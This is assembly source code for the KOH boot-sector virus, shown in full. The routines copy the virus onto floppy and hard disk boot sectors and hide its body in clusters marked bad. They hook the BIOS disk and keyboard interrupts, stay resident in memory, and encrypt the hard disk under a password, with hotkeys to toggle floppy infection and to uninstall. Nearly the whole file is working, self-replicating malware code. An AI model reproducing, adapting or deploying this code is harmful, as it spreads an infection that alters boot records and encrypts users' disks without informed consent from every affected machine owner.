;Display status of encryption for hard disk. This preserves all registers.
DISP_STATUS:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
```

```
        mov     si,OFFSET CYL_LABEL
        call    DISP_STRING
        call    DECODE_SECTOR
;       push    dx
        mov     ax,cx
        call    DISP_DECIMAL
;       mov     si,OFFSET HD_LABEL
;       call    DISP_STRING
;       pop     dx
;       mov     al,dh
;       xor     ah,ah
;       call    DISP_DECIMAL
        mov     ax,0E0DH
        int     10H
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret


;Display the decimal digit in ax, up to 9,999
DISP_DECIMAL:
        xor     dx,dx
        mov     cx,1000
        div     cx                      ;1000's digit in ax
        call    DISP_DIGIT
        mov     ax,dx
        xor     dx,dx
        mov     cx,100
        div     cx                      ;100's digit in ax
        call    DISP_DIGIT
        mov     ax,dx
        xor     dx,dx
        mov     cl,10
        div     cx                      ;10's digit in ax
        call    DISP_DIGIT
        mov     ax,dx                   ;1's digit in ax
        call    DISP_DIGIT
        ret

;Display a single decimal digit in al
DISP_DIGIT:
        add     al,30H
        mov     ah,0EH
        xor     bl,bl
        int     10H
        ret

CYL_LABEL       DB      'Cyl ',0
HD_LABEL        DB      ' Hd ',0

;This routine sets up the tracks, secs and heads for CURR_DISK when that is a
;hard drive.
SETUP_HARD:
        mov     ah,8                            ;use disk info to get cyls on
disk
        mov     dl,80H
        int     13H
        jc      SH1                             ;if fctn 8 not supported, try
direct approach
        mov     al,dh
        xor     ah,ah
        inc     ax
        mov     [HEADS],ax
        mov     ax,cx
        xchg    ah,al
        and     ah,0C0H
```

```
        rol     ah,1
        rol     ah,1
        mov     [TRACKS],ax
        and     cx,003FH
        mov     [SECS_PER_TRACK],cx             ;save secs/track on disk
        ret
SH1:    push    es
        xor     ax,ax
        mov     es,ax
        mov     bx,41H*4
        les     bx,es:[bx]
        mov     ax,es:[bx]
        mov     [TRACKS],ax
        xor     ah,ah
        mov     al,es:[bx+2]
        mov     [HEADS],ax
        mov     al,es:[bx+14]
        mov     [SECS_PER_TRACK],ax
        pop     es
        ret

;Fast version of above, once above called once
SET_HARD:
        push    ax
        mov     ax,[SECS_PER_TRACK]
        mov     [BS_SECS_PER_TRACK],ax
        mov     ax,[HEADS]
        mov     [BS_HEADS],ax
        mov     ax,[TRACKS]
        mov     [BS_SECTORS_ON_DISK],ax
        pop     ax
        ret


;*******************************************************************************
;This routine puts the virus on the floppy disk. It has no safeguards to
;prevent infecting an already infected disk. That must occur at a higher level.
;Also, it does not encrypt the floppy disk. That occurs elsewhere. On entry,
;[CURR_DISK] must contain the drive number to act upon.

MOVE_VIRUS_FLOPPY:
        mov     bx,VIR_SIZE+1                   ;number of sectors requested
        call    FIND_FREE                       ;find free space on disk
        jnc     INF01                           ;exit now if no space
        ret
INF01:  push    cx
        mov     dx,cx                           ;dx=cluster to start marking
        mov     cx,VIR_SIZE+1                   ;sectors requested
        call    MARK_CLUSTERS                   ;mark required clusters bad
        call    UPDATE_FAT_SECTOR               ;and write it to disk

        mov     ax,0201H
        mov     bx,OFFSET SCRATCHBUF
        mov     cx,1
        mov     dh,0
        mov     dl,[CURR_DISK]
        call    DO_INT13E                       ;read original boot sector

        mov     si,OFFSET BOOT_START            ;build floppy viral bs
        mov     di,OFFSET SCRATCHBUF + 512      ;temp buf for floppy viral bs
        mov     cx,256
        rep     movsw
        mov     si,OFFSET SCRATCHBUF + 11       ;BS_DATA in current sector
        mov     di,OFFSET SCRATCHBUF + 11 + 512
        mov     cx,2AH / 2                      ;copy boot sector disk info over
        rep     movsw                           ;to new boot sector
        mov     si,OFFSET SCRATCHBUF + 1ADH     ;move 51H bytes of boot sector
        mov     di,OFFSET SCRATCHBUF + 3ADH     ;to viral boot sector at end
        mov     cx,51H                          ;so boot works right on
```

```
        rep     movsb                           ;floppies too

        pop     cx
        call    CLUST_TO_ABSOLUTE           ;set cx,dx up with trk, sec, hd info
        mov     WORD PTR [VIRCX - OFFSET BOOT_START + OFFSET SCRATCHBUF +
512],cx
        mov     BYTE PTR [VIRDH - OFFSET BOOT_START + OFFSET SCRATCHBUF +
512],dh                                     ;save in viral bs
        mov     BYTE PTR [CHANGE_FLAG - OFFSET BOOT_START + OFFSET SCRATCHBUF
+512],0

        mov     dl,[CURR_DISK]
        mov     bx,OFFSET IDEAVIR
        mov     si,VIR_SIZE+1                   ;read/write VIR_SIZE+1 sectors
MVF2:   push    si
        mov     ax,0301H                        ;read/write 1 sector
        call    DO_INT13E                       ;call BIOS to read it
        pop     si
        jc      IFEX                            ;exit if it fails
        add     bx,512                          ;increment read buffer
        inc     cl                              ;get ready to do next sector
        cmp     cl,BYTE PTR [SECS_PER_TRACK]    ;last sector on track?
        jbe     MVF3                            ;no, continue
        mov     cl,1                            ;yes, set sector=1
        inc     dh                              ;try next side
        cmp     dh,2                            ;last side?
        jb      MVF3                            ;no, continue
        xor     dh,dh                           ;yes, set side=0
        inc     ch                              ;and increment track count
MVF3:   dec     si
        jnz     MVF2
        mov     ax,WORD PTR [CHANGE_FLAG]       ;reset CHANGE_FLAG and FD_INFECT
        push    ax
        xor     dx,dx
        mov     WORD PTR [CHANGE_FLAG],dx
        mov     ax,0301H
        mov     bx,OFFSET SCRATCHBUF + 512
        mov     cx,1
        mov     dl,[CURR_DISK]
        call    DO_INT13E                      ;write viral boot sec to boot sec
        pop     ax
        mov     WORD PTR [CHANGE_FLAG],ax
IFEX:   ret


;******************************************************************************
;Update the hard disk drive from version 1.00 to 1.01.
UPDATE_HARD:
        mov     si,OFFSET UPDATE_MSG
        call    DISP_STRING
        mov     ah,0
        int     16H
        ret


;Infect Hard Disk Drive AL with this virus. This involves the following steps:
;A) Read the present boot sector. B) Copy it to Track 0, Head 0, Sector 7.
;C) Copy the disk partition info into the viral boot sector in memory. D) Copy
;the viral boot sector to Track 0, Head 0, Sector 1. E) Copy the IDEAVIR
;routines to Track 0, Head 0, Sector 2, 5 sectors total.

INFECT_HARD:
        call    CLEAR_SCREEN
        mov     si,OFFSET HARD_ASK              ;ask if we should infect HD
        call    ASK
        jz      IH00                            ;answer was no, abort
        jmp     IHDR
IH00:   mov     al,[CURR_DISK]
        push    ax
```

```
        mov     [CURR_DISK],80H
        call    SETUP_HARD
        pop     ax
        mov     [CURR_DISK],al
        cmp     [SECS_PER_TRACK],VIR_SIZE+3     ;make sure there's room
        jnc     IH02
IH01:   mov     si,OFFSET NO_ROOM
        call    DISP_STRING
        jmp     IHDR
IH02:   mov     ax,[BSLOC_CX]
        and     al,11000000B
        or      ah,[BSLOC_DH]
        or      ax,ax                           ;this better not be 0 or no room
        jz      IH01                            ;else ok to infect

HARD_UPDATE:
        xor     al,al
        mov     [FD_INFECT],al                  ;set flag
        mov     dx,80H
        mov     [DR_FLAG],dl
        mov     bx,OFFSET SCRATCHBUF            ;go write original part sec at
        mov     cx,VIR_SIZE+2                   ;track 0, head 0, sector
VIR_SIZE+2
        mov     ax,301H
        call    DO_INT13E

        mov     di,OFFSET PARTPRE
        mov     si,OFFSET SCRATCHBUF + 1ADH
        mov     cx,51H                          ;copy partition table
        rep     movsb                           ;to new boot sector too!

        mov     bx,OFFSET PART - 10H
IH1:    add     bx,10H                          ;set up partition parameters
        cmp     BYTE PTR [bx],80H
        jne     IH1
        mov     dh,[bx+1]
        mov     cx,[bx+2]
        call    DECODE_SECTOR
        mov     [FIRST_HEAD],dh
        mov     [FIRST_SEC],dl
        mov     [FIRST_CYL],cx
        mov     dh,[bx+5]
        mov     cx,[bx+6]
        call    DECODE_SECTOR
        mov     [LAST_HEAD],dh
        mov     [LAST_SEC],dl
        mov     [LAST_CYL],cx

        mov     ax,[SECS_PER_TRACK]             ;set up disk parameters
        mov     [BS_SECS_PER_TRACK],ax
        mov     ax,[HEADS]
        mov     [BS_HEADS],ax
        mov     ax,[TRACKS]
        mov     [BS_SECTORS_ON_DISK],ax
        mov     [VIRCX],2                       ;tell the virus where it is
        mov     dx,80H
        mov     cx,1
        mov     [VIRDH],dh
        mov     ax,0301H
        mov     bx,OFFSET BOOT_START            ;write viral boot sector to dsk
        call    DO_INT13E

        mov     bx,OFFSET IDEAVIR               ;buffer for virus body
        inc     cx
        mov     ax,0300H+VIR_SIZE               ;write VIR_SIZE sectors
        call    DO_INT13E                       ;(int 13H)
IHDR:   mov     BYTE PTR [DR_FLAG],ch
        ret
```

```
;*******************************************************************************
;Ask the question in DS:SI and return Z if answer is Y, else return NZ.
ASK:
        push    ax
        call    DISP_STRING
ASKGET: mov     ah,0                            ;get a response
        int     16H
        and     al,0DFH                         ;make upper case
        push    ax
        mov     ah,0EH
        int     10H                             ;display response
        mov     ax,0E0DH
        int     10H
        mov     ax,0E0AH
        int     10H
        pop     ax
        cmp     al,'Y'                          ;set flag
        pop     ax
ASKR:   ret

;This routine is the highest level routine handling hard disk encryption. It
;asks permission to encrypt and then does it to one or two drives, depending
;on how many are present. It uses a separate hard disk password to do the
;encrypting, and this is separate from the floppy disk password entered when
;the drive was originally infected. Return with Z set if successful.
ENCRYPT_HARD_DISK:
        call    CLEAR_SCREEN
        mov     si,OFFSET ENCRYPT_QUERY1
        call    ASK                             ;ask if one wants hd encrypted
        jnz     ASKR
        mov     BYTE PTR [HD_CRYPT],2
EHD1:   mov     si,OFFSET PW_EXPLAIN
        call    DISP_STRING

        mov     di,OFFSET HDKEY                 ;now get random secret key
EHD2:   xor     bx,bx
        mov     cx,16
EHD3:   in      al,40H                          ;read microsecond timer
        xor     ah,ah
        add     bx,ax
        push    bx
        mov     ah,0                            ;get a character
        int     16H
        pop     bx
        xor     ah,ah
        add     bx,ax                           ;add character input
        loop    EHD3
        mov     al,bl
        stosb                                   ;save it for key
        mov     ax,0E2EH                        ;display a '.' to indicate
        int     10H                             ;program is working right
        cmp     di,OFFSET HDKEY + 16
        jnz     EHD2                            ;loop until 16 bytes done

        push    ds                              ;now hash with low memory
        xor     ax,ax                           ;segment 0, for added randomness
        mov     ds,ax
        mov     si,ax
        mov     di,OFFSET HDKEY
        mov     cx,8000H
EHD35:  lodsw
        xor     cs:[di],ax
        add     di,2
        cmp     di,OFFSET HDKEY+16
        jnz     EHD37
        mov     di,OFFSET HDKEY
EHD37:  loop    EHD35
        pop     ds
```

```
        mov     si,OFFSET STOP_MSG              ;tell user to stop
        call    DISP_STRING
EHD4:   mov     ah,0
        int     16H
        cmp     al,27                           ;and wait for ESC
        jnz     EHD4

        mov     si,OFFSET FD_PWASK              ;get floppy password
        call    DISP_STRING
        mov     [HPP],OFFSET FDHPP
        call    MASTER_PASS

        mov     si,OFFSET PW_HDEX               ;ok, get the HD password
        call    DISP_STRING
        mov     [HPP],OFFSET HDHPP
        call    MASTER_PASS

        mov     ax,0301H
        mov     bx,OFFSET BOOT_START
        mov     cx,1
        mov     dx,80H
        call    DO_INT13E                       ;write boot sector with updated
HD_CRYPT
        call    FD_PW_SAVE                      ;write encryption keys to disk
EHD_SUBR:                                       ;call here from uninstall
        mov     al,80H                          ;start with c: drive
        mov     [CURR_DISK],al                  ;save drive number
        call    ENCRYPT_HARD                    ;and go encrypt it
        xor     al,al                           ;set z for successful returns
EHDR:   ret

;Save floppy disk hashed pass phrase and hard disk key to disk
FD_PW_SAVE:
        push    es
        push    cs
        pop     es
        mov     al,[HD_CRYPT]
        push    ax
        mov     BYTE PTR [HD_CRYPT],2
        mov     si,OFFSET FDHPP
        mov     di,OFFSET SCRATCHBUF
        mov     cx,16
        rep     movsw                           ;move FDHPP and HDKEY to write
        mov     cl,256-16
        xor     ax,ax
        rep     stosw                           ;clear the rest of this sector
        mov     BYTE PTR [cfb_dc_idea],0
        call    DO_CRYPT
        mov     ax,0301H
        mov     bx,OFFSET SCRATCHBUF
        mov     cl,VIR_SIZE+3
        mov     dx,80H
        call    DO_INT13E                       ;and save it here
        pop     ax
        mov     [HD_CRYPT],al
        pop     es
        ret

DO_CRYPT:
        cld
        mov     [HPP],OFFSET HDHPP              ;only place this gets used
        mov     ax,239BH
        mov     di,OFFSET IV                    ;set up IV to some misc number
        stosw
        inc     ax
        stosw
        inc     ax
        stosw
```

```
        inc     ax
        stosw
        call    initkey_idea
        mov     si,OFFSET SCRATCHBUF
        push    si
        call    ideasec                         ;encrypt the buffer
        ret

;This routine installs interrupt 9 and 13 handlers
INSTALL_INT_HANDLERS:
        xor     ax,ax
        mov     ds,ax
        mov     si,9*4
        mov     di,OFFSET OLD_9
        movsw
        movsw
        mov     si,13H*4                        ;save the old int 13H vector
        mov     di,OFFSET OLD_13H
        movsw
        movsw
        mov     ax,OFFSET INT_13H               ;and set up new interrupt 13H
        mov     bx,13H*4                        ;which everybody will have to
        mov     ds:[bx],ax                      ;use from now on
        mov     ax,es
        mov     ds:[bx+2],ax
        mov     bx,9*4
        mov     ds:[bx+2],ax
        mov     ax,OFFSET INT_9
        mov     ds:[bx],ax
        push    cs                              ;bring ds back here
        pop     ds
        ret

;Interrupt 9 handler scans for Ctrl-Alt-K and goes into config routine if
;pressed.
INT_9:
        push    ax
        push    bx
        push    ds
        xor     ax,ax
        mov     ds,ax
        mov     bx,417H
        mov     ax,[bx]
        mov     ah,al
        and     al,4            ;is the CTRL down?
        jz      I9EXIT          ;nope, pass control to bios
        and     ah,8            ;is the ALT down?
        jz      I9EXIT          ;nope, pass control to bios
        push    cs
        pop     ds
        cmp     WORD PTR [ACTIVE],0     ;don't allow recursive activity
        jne     I9EXIT                  ;or activity when FORMAT_FLAG set
        in      al,60H
        cmp     al,24                   ;is it an O?
        jz      FD_INFECT_TOGGLE        ;toggle floppy infect off/on
        cmp     al,35                   ;is it an H?
        jz      HD_UNINSTALL
        cmp     al,37                   ;is key pressed a K?
        jnz     I9EXIT
        jmp     FD_PASSWORD             ;yes, go change FD Password
I9EXIT: pop     ds
        pop     bx
        pop     ax
        jmp     DWORD PTR cs:[OLD_9]

FD_INFECT_TOGGLE:
        pop     ds
        pop     bx
        call    KEY_RESET              ;go do cleanup chores for system
```

```
        pop     ax
        call    SAVE_REGS
        mov     ax,0E07H                ;beep to acknowledge function invocation
        int     10H
        xor     BYTE PTR [FD_INFECT],1  ;toggle the infect flag
        mov     al,'+'
        cmp     BYTE PTR [FD_INFECT],1
        jnz     FDIT1
        mov     al,'-'
FDIT1:  mov     ah,0EH
        int     10H
        cmp     BYTE PTR [DR_FLAG],80H   ;if virus loaded from hard disk
        jne     KBEX                     ;then update change to disk
        mov     ax,201H
        mov     bx,OFFSET SCRATCHBUF
        mov     dx,80H
        mov     cx,1
        call    DO_INT13
        mov     al,[FD_INFECT]
        mov     BYTE PTR [FD_INFECT - OFFSET BOOT_START + OFFSET SCRATCHBUF],al
        mov     ax,301H
        call    DO_INT13
KBEX:   call    REST_REGS
        iret

;Uninstall the virus from the hard disk.
HD_UNINSTALL:
        pop     ds
        pop     bx
        pop     ax
        call    SAVE_REGS
        call    KEY_RESET
        cmp     BYTE PTR [DR_FLAG],80H   ;must have booted from hard drive
        jnz     KBEX
        call    CLEAR_SCREEN
        mov     si,OFFSET SURE           ;make sure before uninstalling
        call    ASK
        jnz     KBEX                     ;not sure, continue
        mov     dx,80H
        mov     bx,OFFSET SCRATCHBUF     ;go read original partition sector @
        mov     cx,VIR_SIZE+2            ;track 0, head 0, sector VIR_SIZE+2
        mov     ax,0201H                 ;BIOS read, for 1 sector
        call    DO_INT13E
        jc      HUR
        mov     si,OFFSET PARTPRE               ;update partition table
        mov     di,OFFSET SCRATCHBUF + 1ADH     ;to current one in viral
        mov     cl,51H                          ;boot sector
        rep     movsb
        mov     ax,0301H
        mov     cl,1                            ;write to true partition sector
        call    DO_INT13E
        jc      HUR
        cmp     BYTE PTR [HD_CRYPT],0           ;is drive encrypted?
        jz      HUR                             ;no, all done
        mov     BYTE PTR [REMOVE],0FFH
        mov     [HPP],OFFSET HDKEY
        call    EHD_SUBR                        ;decrypt the hard disk(s)
        mov     BYTE PTR [REMOVE],0
HUR:    cld
        mov     di,OFFSET INT_13H               ;reroute interrupts
        call    KILL_INT                        ;back to old handlers
        mov     ax,OFFSET OLD_13H
        stosw
        mov     di,OFFSET INT_9
        call    KILL_INT
        mov     ax,OFFSET OLD_9
        stosw
        mov     si,OFFSET ALL_DONE              ;all done, say so
        call    DISP_STRING
```

```
        jmp     KBEX

;configuration routine for KOH
FD_PASSWORD:
        pop     ds
        pop     bx
        pop     ax
        call    SAVE_REGS
        call    KEY_RESET
        call    CLEAR_SCREEN
        cmp     BYTE PTR [DR_FLAG],80H  ;change HD PW if it was HD boot
        jnz     FDPW
        cmp     BYTE PTR [HD_CRYPT],2   ;and HD is encrypted
        jnz     FDPW
        mov     si,OFFSET HD_PWCHASK
        call    ASK                     ;and user wants to change it
        jnz     FDPW
        mov     [HPP],OFFSET HDHPP
        call    MASTER_PASS
        call    FD_PW_SAVE
FDPW:   mov     si,OFFSET FD_PWCHASK
        call    ASK
        jnz     KEX
        mov     [HPP],OFFSET FDHPP
        call    MASTER_PASS
        cmp     BYTE PTR [HD_CRYPT],0
        jz      KEX
        call    FD_PW_SAVE
KEX:    jmp     KBEX

KILL_INT:
        mov     ax,0FF2EH
        stosw
        stosb
        ret

;Clean up after receiving a keystroke or you won't be able to get another!
KEY_RESET:
        mov     al,20H                  ;reset 8259 controller
        out     20H,al                  ;for all machines
        mov     ah,0EH
        push    sp                      ;on an 8088 processor?
        pop     ax
        cmp     ax,sp
        je      KRR                     ;no, continue!
        in      al,61H                  ;yes, toggle reset bit
        mov     ah,al
        or      al,80H
        out     61H,al
        mov     al,ah
        out     61H,al
KRR:    ret

;These routines save and restore the registers without clotting up the stack.
SAVE_REGS:
        mov     cs:[REG_BUF],di
        mov     cs:[REG_BUF+2],ax
        mov     ax,es
        mov     cs:[REG_BUF+4],ax
        push    cs
        pop     es
        mov     di,OFFSET REG_BUF+6
        mov     ax,bx
        stosw
        mov     ax,cx
        stosw
        mov     ax,dx
        stosw
        mov     ax,si
```

```
        stosw
        mov     ax,ds
        stosw
        mov     ax,cs
        mov     ds,ax
        mov     es,ax
        ret

REST_REGS:
        mov     si,OFFSET REG_BUF
        push    cs
        pop     ds
        lodsw
        mov     di,ax
        lodsw
        push    ax
        lodsw
        mov     es,ax
        lodsw
        mov     bx,ax
        lodsw
        mov     cx,ax
        lodsw
        mov     dx,ax
        pop     ax
        lds     si,[si]
        ret

REG_BUF DW      0,0,0,0,0,0,0,0         ;di,ax,es,bx,cx,dx,si,ds

;This routine clears the screen
CLEAR_SCREEN:
        mov     ax,600H
        xor     cx,cx
        mov     dx,80+25*256
        mov     bh,7
        int     10H
        mov     ah,2
        xor     dx,dx
        mov     bh,0
        int     10H
        ret

;This routine decodes cyl, hd, sec info in dh/cx in standard BIOS format into
;cx=cylinder, dh=head, dl=sector. Only cx and dx are modified.
DECODE_SECTOR:
        push    ax
        mov     al,cl
        and     al,00111111B
        mov     dl,al                   ;put sector # in dl
        mov     al,cl
        mov     cl,6
        shr     al,cl                   ;al has 2 bits of cyl number
        mov     ah,dh
        and     ah,00111111B
        xchg    ah,dh                   ;put head # in dh
        mov     cl,4
        shr     ah,cl
        and     ah,00001100B
        or      ah,al                   ;ah has high 4 bits of cyl number
        mov     cl,ch
        mov     ch,ah                   ;cx = cyl # now
        pop     ax
        ret


;This routine displays the null-terminated string at ds:si
DISP_STRING:
        mov     [RAND_SEED],si
```

```
DS1:    call    GET_RANDOM
        mov     al,[si]
        xor     al,ah
        or      al,al
        jz      DSEX
        inc     si
        mov     ah,0EH
        int     10H
        jmp     SHORT DS1
DSEX:   ret

;Strings for the virus go here
SURE            DB      'Sure you want to uninstall? ',0
ENCRYPT_QUERY1  DB      'KOH-Encrypt your HARD DISK now (please backup first)?
',0
PW_EXPLAIN      DB      'Now, enter 2 passwords, 1 for HD, 1 for FD. PWs can be
changed with',0DH,0AH
                DB      'Ctrl/Alt-K, C/A-O toggles FD auto-migrate, C/A-H unin-
stalls on HD.',0DH,0AH
                DB      'Enter HD PW at power up. A cache is recommended for
speed!',0DH,0AH,0AH
                DB      'Generating a random number. Press keys SLOWLY until
you are asked to stop.',0DH,0AH
                DB      'Begin pressing keys.',0DH,0AH,0
STOP_MSG        DB      7,7,7,7,'OK, stop. Press ESC to continue.',0DH,0AH,0
FD_PWASK        DB      'Enter the FD PW now.',0DH,0AH,0
HD_PWCHASK      DB      'Do you want to change the HD password? ',0
FD_PWCHASK      DB      'Do you want to change the FD password? ',0
PW_HDEX         DB      'Now enter HD PW.',0DH,0AH,0
HARD_ASK        DB      'KOH 1.01-Migrate to hard drive on this computer
(please backup)? ',0
ALL_DONE        DB      'Done. You may continue.',0
NO_ROOM         DB      'No room to migrate to HD!',7,0DH,0AH,0
UPDATE_MSG      DB      'Uninstall old version to update to V1.02! Press any
key.',0

OLD_SS          DW      ?
OLD_SP          DW      ?
SECS_READ       DB      ?

INCLUDE KOHIDEA.ASM
INCLUDE FATMAN.ASM
INCLUDE PASS.ASM
INCLUDE RAND.ASM

;******************************************************************************
;
;* A SCRATCH PAD BUFFER FOR DISK READS AND WRITES                            *
;******************************************************************************
;

        ORG     7C00H - 512*BUF_SIZE            ;resides right below boot sector

SCRATCHBUF:
PASSWD:
        DB      PW_LENGTH dup (?)
PASSVR:
        DB      PW_LENGTH dup (?)
        DB      512*BUF_SIZE - 2*PW_LENGTH dup (?)

;These routines share the scratch buffer with disk IO. Be careful!
;PASSWD  EQU     OFFSET SCRATCHBUF
;PASSVR  EQU     OFFSET SCRATCHBUF + PW_LENGTH


;******************************************************************************
;
;* THIS IS THE REPLACEMENT (VIRAL) BOOT SECTOR                               *
;******************************************************************************
;

        ORG     7C00H                           ;Starting location for boot sec
```

```
BOOT_START:
        jmp     SHORT BOOT                      ;jump over data area
        db      090H

BS_ID              DB      'KOHv1.00'      ;identifier for this virus

BS_DATA:

BS_BYTES_PER_SEC   DW      ?               ;bytes per sector
BS_SECS_PER_CLUST  DB      ?               ;sectors per cluster
BS_RESERVED_SECS   DW      ?               ;reserved sectors at beginning of disk
BS_FATS            DB      ?               ;copies of fat on disk
BS_DIR_ENTRIES     DW      ?               ;number of entries in root directory
BS_SECTORS_ON_DISK DW      ?               ;total number of sectors on disk
BS_FORMAT_ID       DB      ?               ;disk format ID
BS_SECS_PER_FAT    DW      ?               ;number of sectors per FAT
BS_SECS_PER_TRACK  DW      ?               ;number of sectors per track (one head)
BS_HEADS           DW      ?               ;number of heads on disk
BS_DBT             DB      25 dup (?)

;The following are the CX and DH values to indicate where the rest of the
;virus is located. These are set by INFECT_FLOPPY, as needed by INT 13H.
VIRCX           DW      ?
VIRDH           DB      ?
HPP             DW      OFFSET FDHPP       ;pointer to hashed pass phrase
BSLOC_DH        DB      ?                  ;active boot sec location on hard disk
BSLOC_CX        DW      ?

;The following two bytes must remain contiguous!
CHANGE_FLAG     DB      0                  ;if <> 0, change line was just called
FD_INFECT       DB      0                  ;1=automatic floppy infect turned off

;The following two bytes must remain contiguous!
DR_FLAG         DB      ?                  ;drive flag, indicates hard disk boot
HD_CRYPT        DB      ?                  ;Hard disk encryption, 0=OFF, 2=Strong

CRYPT_FLAG      DB      ?                  ;encryption on/off flag for floppies
MOTOR_FLAG      DB      ?                  ;set if motor turned on
REMOVE          DB      0                  ;FF=uninstalling, 0=not uninstalling
FIRST           DB      0                  ;flag to indicate first write failure

;The following two bytes must remain contiguous
ACTIVE          DB      1                  ;this is 1 whenever in an int 13 or
                                           ;int 9, and during boot up, helps avoid
                                           ;Ctrl-Alt-KOH when could cause trouble
FORMAT_FLAG     DB      0                  ;flag set when an int 13, fctn 5 is
                                           ;called, overrides motor to infect
                                           ;next read

FIRST_SEC       DB      0                  ;first cyl, hd, sec of
FIRST_HEAD      DB      0                  ;active partition
FIRST_CYL       DW      0
LAST_SEC        DB      0                  ;last cyl, hd, sec of
LAST_HEAD       DB      0                  ;active partition
LAST_CYL        DW      0

;The boot sector code starts here
BOOT:
        cli                                     ;interrupts off
        xor     ax,ax
        mov     ss,ax
        mov     ds,ax
        mov     es,ax                           ;set up segment registers
        mov     sp,OFFSET BOOT_START            ;and stack pointer
        sti

        mov     cl,6                            ;prep to convert kb's to seg
        mov     ax,[MEMSIZE]                    ;get size of memory available
```

```
        shl     ax,cl                           ;convert KBytes into a segment
        sub     ax,7E0H                         ;subtract enough so this code
        mov     es,ax                           ;will have the right offset to
        sub     [MEMSIZE],(VIR_SIZE+BUF_SIZE+2)/2;go memory resident in high ram

GO_RELOC:
        mov     si,OFFSET BOOT_START            ;set up ds:si and es:di in order
        mov     di,si                           ;to relocate this code
        mov     cx,256                          ;to high memory
        rep     movsw                           ;and go move this sector
        push    es
        mov     ax,OFFSET RELOC
        push    ax                              ;push new far @RELOC onto stack
        retf                                    ;and go there with retf

RELOC:                                          ;now we’re in high memory
        push    es                              ;so let’s install the virus
        pop     ds
        mov     bx,OFFSET IDEAVIR               ;set up buffer to read virus
        mov     dl,[DR_FLAG]
        mov     dh,[VIRDH]
        mov     cx,[VIRCX]
        mov     si,VIR_SIZE+1                   ;read VIR_SIZE+1 sectors
LOAD1:  push    si
        mov     ax,0201H                        ;read VIR_SIZE+1 sectors
        int     13H                             ;call BIOS to read it
        pop     si
        jc      LOAD1                           ;try again if it fails
        add     bx,512                          ;increment read buffer
        inc     cl                              ;get ready to do next sector
        cmp     cl,BYTE PTR [BS_SECS_PER_TRACK] ;last sector on track?
        jbe     LOAD2                           ;no, continue
        mov     cl,1                            ;yes, set sector=1
        inc     dh                              ;try next side
        cmp     dh,BYTE PTR [BS_HEADS]          ;last side?
        jb      LOAD2                           ;no, continue
        xor     dh,dh                           ;yes, set side=0
        inc     ch                              ;and increment track count
LOAD2:  dec     si
        jnz     LOAD1

MOVE_OLD_BS:
        xor     ax,ax                           ;now move old boot sector into
        mov     es,ax                           ;low memory
        mov     si,OFFSET SCRATCHBUF            ;at 0000:7C00
        mov     di,OFFSET BOOT_START
        mov     cx,1ADH
        rep     movsb
        add     si,OFFSET BOOT_START - OFFSET SCRATCHBUF
        mov     cl,53H                          ;move viral bs partition table
        rep     movsb                           ;into original bs
        push    cs                              ;es=cs
        pop     es

        cli
        mov     ax,cs                           ;move stack up here
        mov     ss,ax
        mov     sp,OFFSET LOCAL_STACK
        sti

        call    INSTALL_INT_HANDLERS            ;install int 9 and 13H handlers

FLOPPY_DISK:                                    ;if loading from a floppy drive,
        call    IS_HARD_THERE                   ;see if a hard disk exists here
        jz      DONE                            ;no hard disk, all done booting

        mov     ax,0201H
        mov     bx,OFFSET SCRATCHBUF            ;read real partition sector
        inc     cx
```

```
        mov     dx,80H
        call    DO_INT13E

        mov     si,OFFSET SCRATCHBUF + 1AEH
HDBOOT: add     si,10H                          ;find active bs and save its loc
        mov     ax,[si]                         ;so it doesn't get encrypted
        cmp     al,80H
        jz      HDB1
        cmp     si,OFFSET SCRATCHBUF + 1EEH
        jnz     HDBOOT
        xor     ax,ax
        mov     [BSLOC_DH],ah
        mov     [BSLOC_CX],ax
        jmp     SHORT DONE
HDB1:   mov     [BSLOC_DH],ah                   ;active partition boot sector
        mov     ax,[si+2]
        mov     [BSLOC_CX],ax
        call    IS_VBS                          ;and see if C: is infected
        jnz     HDB2
        jnc     DONE
        call    UPDATE_HARD
        jmp     SHORT DONE                      ;yes, all done booting
HDB2:   call    INFECT_HARD                     ;else go infect hard drive(s)

DONE:   mov     bx,OFFSET HPP
        mov     [bx],OFFSET FDHPP               ;assume a floppy PW for now
        cmp     [DR_FLAG],80H                   ;check hard disk encryption
        jnz     DONE4
        mov     [bx],OFFSET HDHPP
        cmp     [HD_CRYPT],0
        jnz     DONE4
        call    ENCRYPT_HARD_DISK               ;if not encrypted, ask to do it!
        jz      SHORT DONE5                     ;encryption successful, done
        mov     [HPP],OFFSET FDHPP
DONE4:  call    DECRYP_PASS                     ;get decryption password
        cmp     [HPP],OFFSET FDHPP              ;did we get floppy password?
        jz      DONE5                           ;yes, that's it for now
        mov     ax,0201H                        ;no, read FDHPP from disk
        mov     bx,OFFSET SCRATCHBUF
        mov     cx,VIR_SIZE+3
        mov     dx,80H
        call    DO_INT13E
        mov     si,bx                           ;decrypt keys with HDHPP
        mov     BYTE PTR [cfb_dc_idea],0FFH
        call    DO_CRYPT
        mov     si,OFFSET SCRATCHBUF
        mov     di,OFFSET FDHPP
        mov     cx,16
        rep     movsw                           ;and move it to where it belongs

DONE5:
        xor     ax,ax                           ;now go execute old boot sector
        mov     dl,[DR_FLAG]                    ;needed by some mast boot secs
        mov     [ACTIVE],al
        push    ax                              ;at 0000:7C00
        mov     ax,OFFSET BOOT_START
        push    ax
        retf

;*******************************************************************************
;This routine determines if a hard drive C: exists, and returns NZ if it does,
;Z if it does not. To save space above, the fact that this routine sets cx=0
;is important.
IS_HARD_THERE:
        push    ds
        xor     cx,cx
        mov     ds,cx
        mov     bx,475H                         ;Get hard disk count from bios
        mov     al,[bx]                         ;put it in al
```

```
        pop     ds
        or      al,al                           ;and see if al=0 (no drives)
        ret

;*******************************************************************************
;Determine whether the boot sector in SCRATCHBUF is the viral boot sector.
;Returns Z if it is, NZ if not. It simply compares the BS_ID field with that
;from the virus. Returns C if you have the viral boot sector, but an earlier
;version that needs to be updated.
IS_VBS:
        mov     di,OFFSET BS_ID                 ;set up for a compare
        mov     si,OFFSET SCRATCHBUF+3
        mov     cx,4
        repz    cmpsw                           ;compare 8 bytes
        jnz     IVBSR
        mov     al,BYTE PTR [VER_NO - OFFSET BOOT_START + OFFSET SCRATCHBUF]
        sub     al,1FH
        cmp     al,2                            ;set c if al<1, to indicate update
        xor     al,al                           ;make sure Z is set!
IVBSR:  ret                                     ;and return with z properly set

        ORG     7DACH

VER_NO  DB      3+1FH                             ;Minor version control number
                                                  ;X+1F= 1.0X

        ORG     7DADH

